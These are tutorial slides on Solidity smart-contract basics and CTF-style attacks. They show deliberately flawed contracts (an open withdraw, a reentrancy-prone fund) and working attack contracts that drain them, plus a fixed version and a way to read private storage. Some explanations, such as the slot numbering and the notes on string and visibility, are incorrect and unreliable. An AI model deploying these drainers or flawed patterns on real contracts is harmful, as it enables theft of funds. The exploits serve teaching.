
```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      event Deposited(address indexed who, uint256 amount);
5      event Withdrawed(address indexed who, uint256 amount);
6      event Recieved(address indexed who, uint256 amount);
7      event Fallbacked(address indexed who);
8
9      function getBalance() public view returns (uint256) {
10         |   return address(this).balance;
11     }
12
13     function deposit(uint256 amount) public payable {
14         |   require(amount == msg.value, "Incorrect Amount");
15         |   emit Deposited(msg.sender, amount);
16     }
17
18     function withdraw(uint256 amount) public {
19         |   require(amount <= address(this).balance, "Not Enough Money");
20         |   (bool success,) = msg.sender.call{value: amount}("");
21         |   require(success, "Transfer Failed");
22         |   emit Withdrawed(msg.sender, amount);
23     }
24
25     receive() external payable {
26         |   emit Recieved(msg.sender, msg.value);
27     }
28
29     fallback() external payable {
30         |   emit Fallbacked(msg.sender);
31     }
32 }
```

Owner

- Commonly the idea of an 'owner' is used
- This means often during construction, the owner's address will be supplied, and some functions will only work if the sender's address is the same as the owner's

Donation Chest

```
1  pragma solidity ^0.8.20;
2
3  contract DonationChest {
4      address owner;
5
6      event Deposited(address indexed who, uint256 amount);
7      event Withdrawed(uint256 amount);
8
9      constructor(address _owner) {
10         owner = _owner;
11     }
12
13     function getBalance() public view returns (uint256) {
14         return address(this).balance;
15     }
16
17     function deposit(uint256 amount) public payable {
18         require(amount == msg.value, "Incorrect Amount");
19         emit Deposited(msg.sender, amount);
20     }
21
22     function withdraw(uint256 amount) public {
23         require(msg.sender == owner, "Only the Owner can withdraw");
24         require(amount <= address(this).balance, "Not Enough Money");
25
26         (bool success,) = msg.sender.call{value: amount}("");
27         require(success, "Transfer Failed");
28
29         emit Withdrawed(amount);
30     }
31
32     receive() external payable {}
33     fallback() external payable {}
34 }
```



Break

mapping

- Another type in solidity is the 'mapping'
- This is a HashMap or for Pythonistas a 'dictionary'
- It makes 'key' -> 'value' pairs
- Syntax to create:
- `mapping(<KeyType> => <ValueType>)`
- To get the value the syntax is:
- `<mapping_var>[<key>]`
- The default value for an unrecognised key is '0'
- The keys can only be simple types (no mapping/arrays/custom types)

MultiCounter

```
1  pragma solidity ^0.8.20;
2
3  contract MultiCounter {
4      mapping(address => uint256) counters;
5
6      function getCounter() public view returns (uint256) {
7          return counters[msg.sender];
8      }
9
10     function increment() public {
11         counters[msg.sender] += 1;
12     }
13 }
```

fixed-size array and dynamic array

- Solidity has both a fixed-size array, where the size is defined at initialisation, and dynamic-size arrays where elements can keep being added
- The syntax is:
- `<Type>[<Length>]`
- For dynamic-size arrays, the length is excluded
- An array of 5 dynamic arrays of `uint256s` would be `uint256[][5]`
- The arrays have `.push(x)`, `.pop()`, and `.length`
- A `'string'` counts as a `'fixed-size array'` and `'bytes'` counts as a `'dynamic array'`

MultiCounter v2.0

```
1  pragma solidity ^0.8.20;
2
3  contract MultiCounter {
4      uint256[] counters;
5
6      function getCounter(uint256 index) public view returns (uint256) {
7          return counters[index];
8      }
9
10     function increment(uint256 index) public {
11         counters[index] += 1;
12     }
13 }
```

Variable Visibility

- **public** – creates a getter function automatically, that is an 'external view', for arrays/mapping, the arguments specify the index/key
- **private** – the variable is not inherited
- **internal** – no real use, just for other programmers to know, like in python

Public Counter

```
1  pragma solidity ^0.8.20;
2
3  contract PublicCounter {
4      uint256 public count;
5
6      constructor(uint256 _count) {
7          count = _count;
8      }
9
10     function increment() public {
11         count += 1;
12     }
13 }
```

Variable Modifiers

- **memory** - pass variable by value and copy into memory until the end of the function
- **constant** – the value is constant, and set at compile time (same between deployments)
- **immutable** – the value is constant, and set at construction time (might be different between deployments)

--gas-limit

- For transactions sent, they normally use the smallest gas amount possible by sending a query to estimate the amount of gas that will be used, then sending a bit more than that
- In case this can't happen, **cast** supports setting the gas limit yourself with **--gas-limit <value>**

Pico CTF Warning

- For the PicoCTF challenges, normally the entire blockchain can be read, and so the flag can just be read off the blockchain
- To stop this, they removed the ability to read the blockchain and therefore make and **cast call** requests, or to estimate gas
- So, you will need to set the gas limit yourselves

PicoCTF 2026

Access Control

Custom Modifiers

- Instead of the same code being repeated at the top/bottom of multiple functions, just like with decorators in python, custom modifiers can be made
- The modifiers on a function run left to right

Modified Set

```
1  pragma solidity ^0.8.20;
2
3  contract ModifiedSet {
4      uint256 value = 0;
5
6      event BeforeCall(address who);
7      event AfterCall(address who);
8
9      modifier closer {
10         // Code before the function runs
11         emit BeforeCall(msg.sender);
12         _; //The function runs
13         // Code after the function runs
14         emit AfterCall(msg.sender);
15     }
16
17     function getValue() public view returns (uint256) {
18         return value;
19     }
20
21     function setValue(uint256 new_value) public closer {
22         value = new_value;
23     }
24 }
```

checked vs unchecked

- Since solidity version **0.8.0** and after, integer overflows/underflows cause the transaction to fail except when done by bitwise operators
- This can be gotten around by placing the math in an **unchecked** block
- **unchecked { uint8 a = uint8(255) + uint8(1) }**

PicoCTF 2026

IntOverflowBank

interface

- An interface is a way to tell programs how it can interact with other contracts, without implementing the other contracts themselves
- It is like defining an API for the other contracts


```
interface CommunityChest {  
    function getBalance() external view returns (uint256);  
    function withdraw(uint256 amount) external;  
}
```

call functions of an interface

- To use a contract after it is defined, an address can be mapped to an interface so the contract behind the address can be interacted with
- This is done by '<InterfaceName>(<ADDR>)', then the functions are called as methods of the interface object

Donation chest Skimmer

```
1  pragma solidity ^0.8.20;
2
3  interface CommunityChest {
4      function getBalance() external view returns (uint256);
5      function withdraw(uint256 amount) external;
6  }
7
8  contract ChestSkimmer {
9      function skim(address chest_addr, uint256 target) public {
10         // Get current situation
11         CommunityChest chest = CommunityChest(chest_addr);
12         uint256 current_balance = chest.getBalance();
13
14         // How much to skim
15         int256 amount_to_skim = int256(current_balance) - int256(target);
16         require(amount_to_skim >= 0, "No money to skim");
17
18         // Skim
19         chest.withdraw(uint256(amount_to_skim));
20
21         // Transfer to caller
22         (bool success,) = msg.sender.call{value: uint256(amount_to_skim)}("");
23         require(success, "Could not transfer back to caller");
24     }
25
26     receive() external payable {}
27 }
```



Australian Cyber Games 2025

Chains of Power

Reentrancy

- When one contract calls another contract, the first contract's execution is put on hold until the second contract replies that its side of the transaction was successful
- This can be exploited as the contract called can call functions in the original contract to bypass checks
- E.g. if at an ATM you selected to withdraw \$100 dollars, and the program checked you had \$100, but would only minus it from your account when you clicked 'Confirm' but before you did, on the same ATM you started another request to withdraw \$100 and you still had the same \$100 from before, it would offer then money, then you can click 'Confirm' on both and get \$200 even if your account only had \$100

Check-Effects-Interactions Pattern

- The Reentrancy problem comes from if your contract works in the order:
 1. Check for **Validity**
 2. Do the transaction/**Interactions**
 3. Change the values/Make the **Effects**
- So, to stop it the order needs to change to:
 1. Check for **Validity**
 2. Make the **Effects**/change the values
 3. Do the **Interactions**/Transaction

Vulnerable Fund

```
1  pragma solidity ^0.8.20;
2
3  contract VulnerableFund {
4      // mapping of how much Wei each user has stored here
5      mapping(address => uint256) shares;
6
7      function withdraw() public {
8          // Check
9          require(shares[msg.sender] > 0, "No Shares to withdraw");
10         // Interactions
11         (bool success,) = msg.sender.call{value: shares[msg.sender]}("");
12         require(success, "Could not send money");
13
14         // Effects
15         shares[msg.sender] = 0;
16     }
17
18     function buyShares() public payable {
19         require(msg.value > 0, "Cannot buy 0 shares");
20
21         shares[msg.sender] += msg.value;
22     }
23 }
```

Fund Thief

```
1  pragma solidity ^0.8.20;
2
3  interface VulnerableFund {
4      function withdraw() external;
5      function buyShares() external payable;
6  }
7
8  contract FundThief {
9      uint256 times;
10     uint256 count;
11
12     function steal(address from, uint256 _times) public payable {
13         require(msg.value > 0 , "Must pay something");
14         times = _times;
15         count = 0;
16
17         // Map to interface
18         VulnerableFund fund = VulnerableFund(from);
19         // Buy a single Eths worth of shares, by calling 'buyShares' and also giving 1 Ethereum
20         fund.buyShares{value: msg.value}();
21         // Withdraw the shares, which will lead to the 'recieve' function being called
22         fund.withdraw();
23
24         // Attack is done
25         // Forward on the funds
26         (bool success,) = msg.sender.call{value: address(this).balance}("");
27         require(success, "Cannot forward Funds");
28     }
29
30     receive() external payable {
31         count += 1;
32         if (count >= times) { return; }
33         VulnerableFund(msg.sender).withdraw();
34     }
35 }
```

Resistant Fund

```
1  pragma solidity ^0.8.20;
2
3  contract ResistantFund {
4      // mapping of how much Wei each user has stored here
5      mapping(address => uint256) shares;
6
7      function withdraw() public {
8          // Check
9          require(shares[msg.sender] > 0, "No Shares to withdraw");
10
11         // Effects
12         uint256 old_shares = shares[msg.sender];
13         shares[msg.sender] = 0;
14
15         // Interactions
16         (bool success,) = msg.sender.call{value: old_shares}("");
17         require(success, "Could not send money");
18     }
19
20     function buyShares() public payable {
21         require(msg.value > 0, "Cannot buy 0 shares");
22
23         shares[msg.sender] += msg.value;
24     }
25 }
```

PicoCTF 2026

Reentrance

Smart Contract Storage

- All persistent value in a smart contract are stored in the storage, which is on the blockchain and therefore globally readable
- Even if they are 'private'
- If you remember, the storage is a `uint256` long array of 'slots' of size 32 bytes
- Each slot can be read arbitrarily, by default they contain '0'

Variables -> Slots

```
1  pragma solidity ^0.8.20;
2
3  contract Storing {
4      uint256 private value;
5      bool private maybe;
6      uint256[3] private no;
7      string private secret;
8
9      constructor(uint256 v, bool m, uint256 n1, uint256 n2, uint256 n3, string memory s) {
10         value = v;
11         maybe = m;
12         no[0] = n1;
13         no[1] = n2;
14         no[2] = n3;
15         secret = s;
16     }
17 }
```

- The slots for storage are assigned, in the order the variables are read
- So 'value' is slot '0'
- 'maybe' is slot '1'
- 'no' as an array of size three is slots '2', '3', and '4'
- 'secret' stores its length in slot '6', then each character are stored in the slots starting from the hash of '6'

cast storage

- The storage can be read using 'foundry' with:
- `cast storage <ADDR> <Slot_Num> --rpc-url <URL>`

Verifying Smart Contracts

